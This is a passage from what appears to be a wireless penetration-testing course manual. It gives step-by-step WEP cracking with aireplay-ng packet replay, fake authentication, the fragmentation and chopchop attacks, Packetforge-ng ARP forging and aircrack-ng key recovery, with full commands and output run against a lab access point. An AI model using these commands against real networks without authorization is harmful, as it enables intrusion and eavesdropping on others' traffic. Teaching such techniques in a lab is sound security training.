aireplay-ng -2 -b <AP MAC> -t 1 -c FF:FF:FF:FF:FF:FF -p 0841 <interface>
```

Where:

- **-2:** interactive packet replay
- **-b:** AP MAC address
- **-t 1:** select packets with the 'To Distribution System" flag set
- **-c FF:FF:FF:FF:FF:FF:** modify the destination MAC to the broadcast address
- **-p 0841:** set the Frame Control Field so the packet appears to come from a client
- **<interface>:** the monitor mode interface

The number of IVs generated per second will vary depending on the size of the packet you select. The smaller the packet size, the faster you will accumulate weak IVs. When this attack is launched, you will receive output similar to the following:

```
Read 10 packets...

      Size: 124, FromDS: 0, ToDS: 1 (WEP)

           BSSID  =  00:14:6C:7E:40:80
       Dest. MAC  =  00:40:F4:77:E5:C9
      Source MAC  =  00:0F:B5:34:30:30

      0x0000:  0841 2c00 0014 6c7e 4080 000f b534 3030  .A,...l~@....400
      0x0010:  0040 f477 e5c9 90c9 3d79 8b00 ce59 2bd7  .@.w....=y...Y+.
      0x0020:  96e7 fadf e0de 2e99 c019 4f85 9508 3bcc  ..........O...;.
      0x0030:  8d18 dbd5 92a7 a711 87d8 58d3 02b3 7be7  ..........X...{.
      0x0040:  8bf1 69c0 c596 3bd1 436a 9598 762c 9d1d  ..i...;.Cj..v,..
      0x0050:  7a57 3f3d e13c dad0 f2d8 0e65 6d66 d913  zW?=.<.....emf..
      0x0060:  9716 84a0 6f9a 0c68 2b20 7f55 ba9a f825  ....o..h+ •U...%
      0x0070:  bf22 960a 5c7b 3036 290a 89d6            ."..\{06)...

Use this packet ?
```

Entering '**y**' at the prompt will set the attack in motion and cause Aireplay to send the modified packet to the AP.

```
Saving chosen packet in replay_src-0316-162802.cap
You should also start airodump-ng to capture replies.

Sent 2966 packets...
```

8.2.3 Running the Interactive Packet Replay Attack

In this modules scenario, we are attempting to use the natural packet selection method of attack although with a variation from what we have covered so far. We will use the following syntax for our attack:

```
aireplay-ng -2 -b <AP MAC> -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 <interface>
```

Where:

- **-2:** interactive packet replay
- **-b:** MAC address of AP
- **-d FF:FF:FF:FF:FF:FF:** destination set to the broadcast address
- **-f 1:** filter for packets with the "From Distribution System" flag set
- **-m 68:** the minimum packet size to look for
- **-n 86:** the maximum packet size to look for
- **<interface>:** the monitor mode interface

In this configuration, we are looking for packets that have the *FromDS* bit set, meaning they are originating via the wired network and the values of *68* and *86* are the typical minimum and maximum ARP packets sizes.

In brief, we are looking for an ARP packet that is coming from the AP and destined for a wireless client. You may have to select multiple packets before finding one that injects properly.

When we launch our attack, Aireplay-ng begins reading packets from the network looking for a match:

```
root@wifu:~# aireplay-ng -2 -b 34:08:04:09:3D:38 -d FF:FF:FF:FF:FF:FF -f 1 -m
68 -n 86 mon0
No source MAC (-h) specified. Using the device MAC (00:1F:33:F3:51:13)
Read 840 packets...
```

After some time, we receive a packet that looks promising and select it to be injected:

```
        Size: 68, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  34:08:04:09:3D:38
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  7C:C5:37:F9:A9:6A

        0x0000:  0842 0000 ffff ffff ffff 3408 0409 3d38  .B........4...=8
        0x0010:  7cc5 37f9 a96a 2087 73c4 0000 f932 27de  |.7..j .s....2'.
        0x0020:  3b6f 2968 03e0 bfc2 3ef7 43be 597f cc9f  ;o)h....>.C.Y•..
        0x0030:  bd25 de0e a212 7882 74bc 4e7e 409b 0c85  .%....x.t.N~@...
        0x0040:  f30d f31f                                ....

Use this packet ? y

Saving chosen packet in replay_src-1109-173909.cap
You should also start airodump-ng to capture replies.

Sent 20019 packets...(500 pps)
```

Failed attempts will look like they are injecting but you need to be sure to watch your Airodump display to make sure the IVs are actually increasing as shown below.


```
CH  3 ][ Elapsed: 15 mins ][ 2011-11-09 17:39 ]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38    0 100     8836    21381   335   3  54e  WEP  WEP    OPN  wifu

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -37   48 -48    358    10212
```

When you run the interactive packet replay, you will notice that Aireplay saves the packet you select for injection. In our case, the packet name is "replay_src-1109-173909.cap". When we first discussed Aireplay-ng, we mentioned that reading from a previously captured file is an often-overlooked feature. We can take this capture file and re-inject it back into the network using the following syntax:

aireplay-ng -2 -r <capture filename><interface>

```
root@wifu:~# aireplay-ng -2 -r replay_src-1109-173909.cap mon0
No source MAC (-h) specified. Using the device MAC (00:1F:33:F3:51:13)

        Size: 68, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  34:08:04:09:3D:38
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  7C:C5:37:F9:A9:6A

        0x0000:  0842 0000 ffff ffff ffff 3408 0409 3d38  .B........4...=8
        0x0010:  7cc5 37f9 a96a 2087 73c4 0000 f932 27de  |.7..j .s....2'.
        0x0020:  3b6f 2968 03e0 bfc2 3ef7 43be 597f cc9f  ;o)h....>.C.Y•..
        0x0030:  bd25 de0e a212 7882 74bc 4e7e 409b 0c85  .%....x.t.N~@...
        0x0040:  f30d f31f                                ....

Use this packet ? y

Saving chosen packet in replay_src-1109-173909.cap
You should also start airodump-ng to capture replies.

Sent 1350 packets...(499 pps)
```

8.2.4 Interactive Packet Replay Lab

Ensure that your AP is configured for WEP encryption with a connected victim client. Place your wireless card into monitor mode and start an Airodump capture if you haven't already done so.

Use Aireplay-ng to:

- Inject traffic into the network using "natural packet replay"
- Inject traffic into the network using "modified packet replay"
- Try to hurry the process along of capturing a good packet for the "natural packet replay" attack

8.3 Cracking the WEP Key

Now it's time to complete this scenario by cracking the WEP key on our access point. This time, we will run Aircrack-ng with some extra parameters.

```
aircrack-ng -z -n 64 <capture>
```

Where:

- **-z:** use the PTW attack
- **-n 64:** the number of bits in the WEP key (64/128/152/256/512)
- **<capture>:** the capture filename

```
                      Aircrack-ng 1.1 r1904


               [00:00:00] Tested 42 keys (got 20577 IVs)

KB    depth   byte(vote)
 0    0/  1   AA(28160) 56(26368) D2(26368) 61(25856) 33(25600)
 1    0/  1   BB(29440) C0(26624) 9B(26112) D1(26112) A4(25856)
 2    0/  1   CC(30464) 84(28416) D8(26880) A5(26368) E5(26112)
 3    0/  8   DD(26112) 20(26112) D5(25344) A4(25344) 31(25088)
 4    2/  6   60(26368) 16(26112) 2F(25856) FC(25856) DC(25600)

                     KEY FOUND! [ AA:BB:CC:DD:EE ]
   Decrypted correctly: 100%
```

Once again, the WEP key has been successfully retrieved and again, even though EE does not appear in the votes for the final byte in the key, Aircrack managed to brute force it and decrypt the key correctly.

8.3.1 Lab

Run Aircrack-ng against your running capture and crack your APs WEP key. Experiment with different Aircrack options to see the difference in cracking speeds.

8.4 Cracking WEP via a Client Attack Summary

Place your wireless card into monitor mode on the AP channel:

```
airmon-ng start <interface><AP channel>
```

Start a capture dump, filtering on the AP channel and BSSID, saving the capture to a file:

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture><interface>
```

Next, conduct a fake authentication against the access point:

```
aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC><interface>
```

Launch the interactive packet replay attack looking for ARP packets coming from the AP:

```
aireplay-ng -2 -b <AP MAC> -d FF:FF:FF:FF:FF:FF -f 1 -m 68 -n 86 <interface>
```

Once enough IVs have been captured, crack the WEP key:

```
aircrack-ng -z <capture>
```

9. Cracking Clientless WEP Networks

So far, the WEP cracking scenarios we have covered have been quite straightforward but what happens if there are no clients on the wireless network to generate our ARP request? In situations like this, where there is an access point with no connected clients, you can often still obtain the WEP key by using a different method.

Aircrack-ng has two attacks, the KoreK ChopChop (attack 4) and the Fragmentation attack (attack 5), that can be used to crack the WEP key of a wireless client with no associated clients.

Both of these attacks are used to obtain a PRGA[15] file from the wireless network. Bear in mind though that the PRGA is not the WEP key and cannot be used to decrypt packets. It can, however, be used to create new packets that can later be used for injection.

9.1 Attack Assumptions

Before getting started with this attack, there are some assumptions:

- You are close enough to the AP to send and receive packets. Just because you are close enough to receive packets does not necessarily mean you will be able to transmit packets to the access point.
- There are some data packets coming from the AP. Beacons and management frames are useless for these attacks. A quick way to check for data packets is to run Airodump-ng and see if the #*Data* field is increasing.
- The AP is using WEP open authentication. If it is running shared key authentication, the only way to execute this attack is to use a previously captured PRGA XOR handshake.

[15] http://en.wikipedia.org/wiki/RC4#The_pseudo-random_generation_algorithm_.28PRGA.29

9.2 Attack Setup

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (Open Authentication)

mon0: 00:1F:33:F3:51:13

As usual, our wireless card first needs to be placed into monitor mode on the channel number of the access point.

```
airmon-ng start <interface><AP channel>
```

```
root@wifu:~# airmon-ng start wlan0 3

Interface   Chipset           Driver

wlan0       1-1: Atheros      carl9170 - [phy6]
                        (monitor mode enabled on mon0)
```

We next need to start an Airodump-ng session filtering on the AP channel and BSSID, saving the capture to a file.

```
airodump-ng -c <AP channel> --bssid <AP MAC> -w <capture><interface>
```

```
CH  3 ][ Elapsed: 8 s ][ 2011-11-10 09:32
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
34:08:04:09:3D:38  -36  93      101        0    0   3  54e  WEP  WEP         wifu
BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

Notice in the Airodump output above that there are no clients associated with the AP.

In order to be able to communicate with the AP, we need to conduct a fake authentication attack against it. We will run the fake authentication with a reassociation timing of 6000 so it doesn't time out.

```
aireplay-ng -1 6000 -e <ESSID> -b <AP MAC> -h <Your MAC><interface>
```

```
root@wifu:~# aireplay-ng -1 6000 -e wifu -b 34:08:04:09:3D:38 -h
00:1F:33:F3:51:13 mon0
09:39:33  Waiting for beacon frame (ESSID: wifu) on channel 3
Found BSSID "34:08:04:09:3D:38" to given ESSID "wifu".

09:39:33  Sending Authentication Request (Open System) [ACK]
09:39:33  Authentication successful
09:39:33  Sending Association Request [ACK]
09:39:33  Association successful :-) (AID: 1)

09:39:48  Sending keep-alive packet [ACK]
```

Now Aireplay will keep the session alive so we don't need to worry about re-launching the attack every time the fake association times out.

9.2.1 Attack Setup Lab

Configure your AP for WEP encryption with open authentication and ensure your wireless victim is not connected to the network.

- Place your wireless card into monitor mode on the AP channel and start an Airodump-ng session, saving the capture to disk.
- Run the fake authentication attack against your AP with a reassociation timing of your choosing.

9.3 Aireplay-ng Fragmentation Attack

The first technique we will use to obtain the PRGA file is Aireplay-ng attack 5, the Fragmentation Attack. As previously mentioned, the PRGA file is not the WEP key itself but it can be used to generate a custom packet with Packetforge-ng that can then be used for various injection attacks. The fragmentation attack requires at least one data packet to be received from the AP in order to initiate the attack.

This attack works by obtaining a small amount of keying material from the packet and then attempts to send ARP and/or LLC packets with known content to the AP. If the packet is successfully echoed back by the AP, then a larger amount of keying information can be obtained from the returned packet. This cycle is repeated several times until 1500 bytes (sometimes less) of PRGA are obtained.

The original paper, The Fragmentation Attack in Practice[16], by Andrea Bittau provides a much more detailed technical description of this technique. Also, see the slide presentation, The Final Nail in WEP's Coffin[17].

9.3.1 Fragmentation Attack Usage

The fragmentation attack has the following usage:

```
aireplay-ng -5 -b <AP MAC> -h <Your MAC><interface>
```

Where:

- **-5:** the fragmentation attack
- **-b:** AP MAC address
- **-h:** Source MAC address
- **<interface>:** the monitor mode interface name

[16] http://www.offensive-security.com/wifu/Fragmentation-Attack-in-Practice.pdf
[17] http://www.offensive-security.com/wifu/Final-Nail-in-WEPs-Coffin.slides.pdf

The fragmentation attack can also have the following filters applied in order to fine-tune the attack:

Option	Param	Description
-b	bssid	MAC address of the access point
-d	dmac	MAC address of the destination
-s	smac	MAC address of the source
-m	len	minimum packet length
-n	len	maximum packet length
-u	type	frame control: type field
-v	subt	frame control: subtype field
-t	tods	frame control: ToDS bit
-f	fromds	frame control: FromDS bit
-w	iswep	frame control: WEP bit

In addition, the following replay options can also be configured:

Option	Param	Description
-k	IP	set destination IP in fragments. defaults to 255.255.255.255
-l	IP	set source IP in fragments. defaults to 255.255.255.255

9.3.1.1 Fragmentation Attack Usage Tips

- The source MAC address used in the attack must be associated with the access point. You can either use the fake authentication attack or use the MAC address of a connected client.
- The attack sends out a large number of packets, all of which much be received by the AP in order for it to be successful. You must therefore, have a good quality connection and be reasonably close to the AP.

Pros and Cons of the Fragmentation Attack

Pros	Cons
Typically obtains the full packet length of 1500 bytes of PRGA. This means you can subsequently create any size packet. Even in cases where less than 1500 bytes are collected, there is sufficient data to create ARP requests.	Needs more information to launch it, for instance, IP address information. Quite often, this can be guessed and better still, Aireplay-ng assumes source and destination IP addresses of 255.255.255.255 if nothing is specified. This will work successfully on most, if not all, APs so this is a limited "con".
May work where the chopchop attack does not.	The setup to execute the attack is more heavily influenced by the device drivers. For example, Atheros does not generate the correct packets unless the wireless card is set to the MAC address you are spoofing.
The attack is extremely fast and yields the XOR stream quickly when it is successful.	You need to be physically close to the AP since any lost packets will result in the attack failing.
	The attack will fail against access points that do not properly handle fragmented packets.

9.3.2 Fragmentation Attack Troubleshooting

General

- Make sure your card can successfully execute this attack by running the injection test.
- Ensure that the MAC address you are using for injection is associated to the AP.
- Make sure that you are on the same channel as the access point.

Message: "Not enough acks, repeating..."

If you receive output similar to the following:

```
20:49:37  Sending fragmented packet
20:49:37  Not enough acks, repeating...
20:49:37  Sending fragmented packet
20:49:38  Not enough acks, repeating...
20:49:38  Sending fragmented packet
20:49:39  No answer, repeating...
```

Possible reasons for this message are:

- You are too close or too far from the access point. Try varying your distance from the AP.
- The driver could be causing problems. If you are using a mac80211 driver, try the ieee80211 version and vice-versa.

9.3.3 Running the Fragmentation Attack

We will launch the fragmentation attack against our AP using the basic syntax:

```
aireplay-ng -5 -b <AP MAC> -h <Our MAC><interface>
```

Once we launch the attack, Aireplay starts listening for a packet to use and when a candidate is found, we are prompted to use it for the attack.

```
root@wifu:~# aireplay-ng -5 -b 34:08:04:09:3D:38 -h 00:1F:33:F3:51:13 mon0
11:02:48  Waiting for beacon frame (BSSID: 68:7F:74:09:CC:C7) on channel 3
11:02:48  Waiting for a data packet...
Read 98 packets...

        Size: 118, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  34:08:04:09:3D:38
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  58:B0:35:F2:5D:A2

        0x0000:  0842 0000 ffff ffff ffff 687f 7409 ccc7  .B........h•t...
        0x0010:  58b0 35f2 5da2 009b fe93 cf00 03d7 eb6f  X.5.]..........o
        0x0020:  8eae a622 6a95 5b92 7c0a 2c42 6234 5fd7  ..."j.[.|.,Bb4_.
        0x0030:  084f dda0 161f 7171 0e40 0185 7716 12ae  .O....qq.@..w...
        0x0040:  901d 883c 1133 85c7 091b 0c23 2f9d cf7c  ...<.3.....#/..|
        0x0050:  ae83 c383 d828 a006 24fb c754 3d14 14ac  .....(..$..T=...
        0x0060:  6229 2615 1e19 8174 98c5 fdb8 0a7b 88ce  b)&....t.....{..
        0x0070:  f9e0 cd95 536b                           ....Sk

Use this packet ?
```

Entering '**y**' at the prompt will set the attack in motion with output similar to the following:

```
Saving chosen packet in replay_src-1110-110251.cap
11:02:52  Data packet found!
11:02:52  Sending fragmented packet
11:02:52  Got RELAYED packet!!
11:02:52  Trying to get 384 bytes of a keystream
11:02:52  Got RELAYED packet!!
11:02:52  Trying to get 1500 bytes of a keystream
11:02:52  Got RELAYED packet!!
Saving keystream in fragment-1110-110252.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes
keystream
```

9.3.4 Fragmentation Attack Lab

If you haven't already done so, set up your AP with WEP encryption and open authentication. Ensure you have no clients connected to the access point.

Use Aireplay-ng to:

- Fake authenticate to the AP (if you haven't already done so)
- Use the fragmentation attack to generate a PRGA XOR file. Save this file for later use.

9.4 Packetforge-ng

Packetforge-ng is used to create encrypted packets that can later be used for injection. You can create various types of packets such as UDP and ICMP packets although it is most commonly used to create ARP requests for subsequent injection.

In order to create a packet with Packetforge-ng, you must have a previously obtained PRGA file from the target WEP enabled network. The PRGA is used to encrypt the packet you create and is typically obtained from the chopchop or fragmentation attacks.

9.4.1 Packetforge-ng Usage

Packetforge-ng has the following usage:

```
packetforge-ng <mode><options>
```

Packetforge-ng Forge Options:

Option	Param	Description
-p	fctrl	set frame control word (hex)
-a	bssid	AP MAC address
-c	dmac	destination MAC address
-h	smac	source MAC address
-j		set FromDS bit
-o		clear ToDS bit
-e		disable WEP encryption
-k	<ip[:port]>	set destination IP [port]
-l	<ip[:port]>	set source IP [port]
-t	ttl	set Time to Live
-w	<file>	write packet to a file

Packetforge-ng Source Options:

Option	Param	Description
-r	<file>	read packet from a raw file
-y	<file>	read PRGA from a file

Packetforge-ng Modes:

Option	Description
--arp	forge an ARP packet (-0)
--udp	forge a UDP packet (-1)
--icmp	forge an ICMP packet (-2)
--null	build a null packet (-3)
--custom	build a custom packet (-9)

9.4.1.1 Generating an ARP Request Packet

The most common use of Packetforge-ng is to create an ARP request packet so let's see how you would go about doing so. First, as previously mentioned, you need to obtain a PRGA XOR file and then run Packetforge-ng with the following syntax:

```
packetforge-ng -0 -a <AP MAC> -h <Your MAC> -k <Dest IP> -l <Source IP> -y
                        <xor file> -w <output file>
```

Where:

- **-0:** generate an ARP request packet
- **-a:** the AP MAC address
- **-h:** the source (usually yours) MAC address
- **-k:** the destination IP i.e. in ARP, this is "Who has this IP"
- **-l:** the source IP i.e. in ARP, this is "Tell this IP"
- **-y:** the PRGA filename
- **-w:** the filename to save the packet to

About Source and Destination IP Addresses

When selecting the source and destination IP addresses to use in your crafted packets, many (but not all) APs will respond properly if you enter 255.255.255.255 for both addresses. However, if you can make an educated guess about the IP addresses in use on the wireless network, you can enter a valid IP address as the source, for example 192.168.1.100 and for the destination address, choose one that would never be issued by the DHCP server such as 192.168.1.255. This can often increase your likelihood of success when you inject the packet later.

Checking the Packet for Sanity

After generating your custom ARP packet, it's always a good idea to make sure that it has been created properly. You can use tcpdump to run a quick check on it to make sure it's readable.

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r arp-request
reading from file arp-request, link-type IEEE802_11 (802.11)
13:27:08.466326 WEP Encrypted 258us BSSID:34:08:04:09:3d:38
SA:00:1f:33:f3:51:13 DA:ff:ff:ff:ff:ff:ff Data IV:  0 Pad 0 KeyID 0
```

From the tcpdump output above, the packet seems to be in good shape. You can take it a step farther in your lab environment by using Airdecap-ng to decrypt the packet with the following syntax:

```
airdecap-ng -e <ESSID> -w <WEP key><filename>
```



```
root@wifu:~# airdecap-ng -e wifu -w aabbccddee arp-request
Total number of packets read             1
Total number of WEP data packets         1
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets         1
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
```

Airdecap-ng decrypts the encrypted packet and creates a new file with the name of the original but with '*-dec*' appended to the end of it. Now you can use tcpdump again to see the unencrypted packet.

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r arp-request-dec
reading from file arp-request-dec, link-type EN10MB (Ethernet)
13:27:08.466326 00:1f:33:f3:51:13 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
length 42: Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.255 tell
192.168.1.113, length 28
```

The packet was decrypted successfully and tcpdump displays the full contents of the packet. This step of decrypting your custom packets isn't necessary of course, but it's useful to see that your custom packets are being built the way you intended them to be.

9.4.1.2 Generating a Null Packet

Packetforge-ng can also be used to generate LLC null packets. These are the smallest possible packets and contain no data. The Packetforge-ng **-s** switch allows you to manually set the size of the packet and is a simple way to generate very small packets to use for injection.

One thing to remember is that the size value defines the absolute size of an unencrypted packet so you still need to add 8 bytes to it to get its final length after being encrypted (4 bytes for IV+idx and 4 bytes for ICV). This value also includes the 802.11 header with a length of 24 bytes.

The syntax to generate a null packet is:

```
packetforge-ng --null -s 42 -a <AP MAC> -h <Source MAC> -w <output filename> -
                                y <PRGA filename>
```

Where:

- **--null:** generate a LLC null packet
- **-s 42:** length of the packet to generate
- **-a:** the AP MAC address
- **-h:** the source MAC address

- **-w:**the name of the output file
- **-y:** the name of the PRGA file

9.4.2 Running Packetforge-ng

Using the PRGA file we captured earlier, we use Packetforge-ng to generate an ARP request packet that we will later use to attack wireless network. As a reminder, the syntax we will use is:

```
packetforge-ng -0 -a <AP MAC> -h <Source MAC> -l <Source IP> -k <Dest IP> -y
                    <PRGA filename> -w <output filename>
```

```
root@wifu:~# packetforge-ng -0 -a $AP -h $MON -l 192.168.1.113 -k
192.168.1.255 -y replay_dec-1110-130003.xor -w arp-request
Wrote packet to: arp-request
root@wifu:~#
```

As a quick sanity check on the crafted packet, we use tcpdump to read it and see if it makes sense.

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r arp-request
reading from file arp-request, link-type IEEE802_11 (802.11)
13:27:08.466326 WEP Encrypted 258us BSSID:34:08:04:09:3d:38
SA:00:1f:33:f3:51:13 DA:ff:ff:ff:ff:ff:ff Data IV:  0 Pad 0 KeyID 0
```

Looking at the tcpdump output, everything seems to look fine with the BSSID, source, and destination MAC addresses all set properly.

9.4.3 Packetforge-ng Lab

Using the PRGA XOR file you acquired while running the fragmentation attack:

- Use Packetforge-ng to create an ARP request packet
- Use tcpdump and Airdecap-ng to verify that your packet was created properly
- Experiment with different Packetforge-ng options and get familiar with them
- Use Aireplay's attack 2, the interactive packet replay attack, to inject your crafted packet into the wireless network.

9.5 Aireplay-ng KoreK ChopChop Attack

Rather than cracking our WEP key at this point, we will take this opportunity to cover another technique to acquire the PRGA for attacking clientless networks. This time, we will be using Aireplay attack 4, the KoreK chopchop attack.

The KoreK chopchop attack, when successful, can decrypt a WEP data packet without knowing the WEP key and can even work against dynamic WEP. This attack does not recover the WEP key itself; it merely reveals the plaintext of the packets. Some APs may appear to be vulnerable to this attack initially, but will actually drop packets shorter than 60 bytes so this attack will not work in all situations.

If the AP drops packets shorter than 42 bytes, Aireplay tries to guess the rest of the missing data as wireless headers are predictable. If an IP packet is captured, Aireplay checks to see if the checksum of the header is correct after guessing its missing parts. Remember that this attack requires at least one WEP data packet.

9.5.1 ChopChop Theory

An 802.11 WEP frame consists of many fields, such as header, data, ICV, etc. Let's only consider data and the ICV while assuming a constant IV.

The ICV algorithm is an implementation of CRC32[18] and is calculated incrementally for every byte of data in the frame. The frame is then XOR'd with the RC4 keystream as shown in Figure 9-1 below. From now on, we'll represent the XOR operation with '+'.

[18] http://en.wikipedia.org/wiki/Cyclic_redundancy_check



Figure 9-1 - Frame 1

D = data, I = ICV, K = keystream, and R = the XOR result

If a data byte is added, we get frame 2 shown below in Figure 9-2.

Figure 9-2 - Frame 2

D = data, J = ICV, K = keystream, and S = the result

It is actually possible to go from frame 2 to frame 1 just by guessing the value of the sum of I3 and D5, that we will call X (one of 256 possibilities). X = I3 + D5

- D0 to D4 remain the same
- R5 = I3 + K5 = I3 + (D5 + D5) + K5 = (I3 + D5) + (D5 + K5) = X + S5
- R6 to R8 are computed by reversing one CRC step based on the value of X. There's a correspondence among I2 - I0 and J3 - J1 because the CRC shifts them back, however D5 "pushes" them forward again. They do not necessarily keep the same values, however their difference depends only on X, which we have guessed.
- J0 depends only on X. K9 = S9 + J0. We have guessed the last message byte and the last byte of keystream.

We can guess X by trial and error. The AP must discard invalid frames and **help us** in guessing the value of X. By doing this, we have found a valid frame 1 byte shorter than the original one and we have guessed one byte of keystream. This process can be induced to get the entire keystream.

For a more detailed description of this attack, informIT has an excellent article: http://www.informit.com/guides/printerfriendly.aspx?g=security&seqNum=196#_blank.

9.5.2 Aireplay-ng KoreK ChopChop Usage

The usage of the chopchop attack is quite similar to that of the fragmentation attack:

```
aireplay-ng -4 -b <AP MAC> -h <Source MAC><interface>
```

Where:

- **-4:** the chopchop attack
- **-b:** the AP MAC address
- **-h:** the source (probably your) MAC address

- **<interface>:** the monitor mode interface

When the chopchop attack is launched, you are presented with the familiar output shown below, prompting you to select the packet for the attack.

```
     Read 165 packets...

        Size: 86, FromDS: 1, ToDS: 0 (WEP)

        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:40:F4:77:E5:C9

        0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B.........l~@.
        0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
        0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H......._=..C
        0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
        0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
        0x0050:  cfeb 4a72 be46                           ..Jr.F

 Use this packet ?
```

Responding '**y**' to the above prompt will result in the KoreK attack being launched with a very long display output.

```
Saving chosen packet in replay_src-0201-191639.cap

Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
Offset   82 ( 5% done) | xor = 07 | pt = 4D |  161 frames written in   483ms
Offset   81 ( 7% done) | xor = EB | pt = 00 |   12 frames written in    36ms
...snip...
Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

 Completed in 21s (2.29 bytes/s)
```

As with the fragmentation attack, the chopchop attack saves the keystream into a XOR file that can later be used to generate a packet with Packetforge-ng. You may also use tcpdump or Wireshark to view the decrypted data in the saved capture file.

Pros and Cons of the KoreK ChopChop Attack

Pros	Cons
May work where the fragmentation attack does not.	Cannot be used against every access point.
You don't need to know any IP information about the network.	The maximum XOR bits are limited to the length of the packet you run the chopchop against. In theory, you could obtain 1500 bytes of the XOR stream but in practice, you rarely, if ever, see 1500-byte wireless packets.
	Much slower than the fragmentation attack.

9.5.3 Running the KoreK ChopChop Attack

With all of the KoreK theory behind us, we will run the chopchop attack against our access point using the default syntax:

```
aireplay-ng -4 -b <AP MAC> -h <Source MAC><interface>
```

```
root@wifu:~# aireplay-ng -4 -b 34:08:04:09:3D:38 -h 00:1F:33:F3:51:13 mon0
16:31:38  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3


        Size: 100, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  34:08:04:09:3D:38
          Dest. MAC  =  00:18:4D:1D:A8:1F
         Source MAC  =  34:08:04:09:3D:38

        0x0000:  0842 2400 0018 4d1d a81f 3408 0409 3d38  .B$...M...4...=8
        0x0010:  3408 0409 3d38 9009 be13 7900 8b0c c4bd  4...=8....y.....
        0x0020:  567b 24ff c195 51f6 0acc 5668 3c25 2c76  V{$...Q...Vh<%,v
        0x0030:  de7b 8650 2fd7 0fc6 6443 9af0 b58b 0af5  .{.P/...dC......
        0x0040:  d936 7fe4 9d36 7b6f eb1a b5b1 d44a d448  .6•..6{o.....J.H
        0x0050:  f932 a229 19a0 1edf a211 6216 6e8b 4954  .2.).....b.n.IT
        0x0060:  8389 a1e5                                ....

Use this packet ?
```

Since this is a relatively small packet, we enter '**y**' at the prompt and set the attack into motion.

```
Saving chosen packet in replay_src-1110-163138.cap

Offset   99 ( 0% done) | xor = C1 | pt = 24 |  265 frames written in  4515ms
Offset   98 ( 1% done) | xor = 5A | pt = FB |  224 frames written in  3801ms
...snip...
Offset   34 (98% done) | xor = 2C | pt = 08 |  148 frames written in  2520ms

Saving plaintext in replay_dec-1110-163209.cap
Saving keystream in replay_dec-1110-163209.xor

Completed in 23s (2.70 bytes/s)
```

The packet we selected was only 100 bytes so the chopchop attack only took 23 seconds in this instance. Selecting a packet that is a few hundred bytes in size will result in this attack taking many minutes to complete so always try to choose a small packet when running this attack.

9.5.3.1 Creating an ARP Packet with Packetforge-ng

As we did after running the fragmentation attack, we can create an ARP packet using Packetforge-ng with the XOR file generated by the KoreK attack.

```
root@wifu:~# packetforge-ng -0 -a $AP -h $MON -l 192.168.1.113 -k
192.168.1.255 -y replay_dec-1110-163209.xor -w arp-korek
Wrote packet to: arp-korek
```

Decrypting our crafted packet with Airdecap-ng and checking it for sanity using tcpdump shows that both the fragmentation and chopchop attacks end up giving us the same result.

```
root@wifu:~# airdecap-ng -e wifu -w aabbccddee arp-korek
Total number of packets read             1
Total number of WEP data packets         1
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets         1
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
```

```
root@wifu:~# tcpdump -n -vvv -e -s0 -r arp-korek-dec
reading from file arp-korek-dec, link-type EN10MB (Ethernet)
16:41:50.509343 00:1f:33:f3:51:13 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
length 42: Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.1.255 tell
192.168.1.113, length 28
```

9.5.4 KoreK ChopChop Attack Lab

Ensure that your AP is configured with open authentication, WEP encryption and no connected clients.

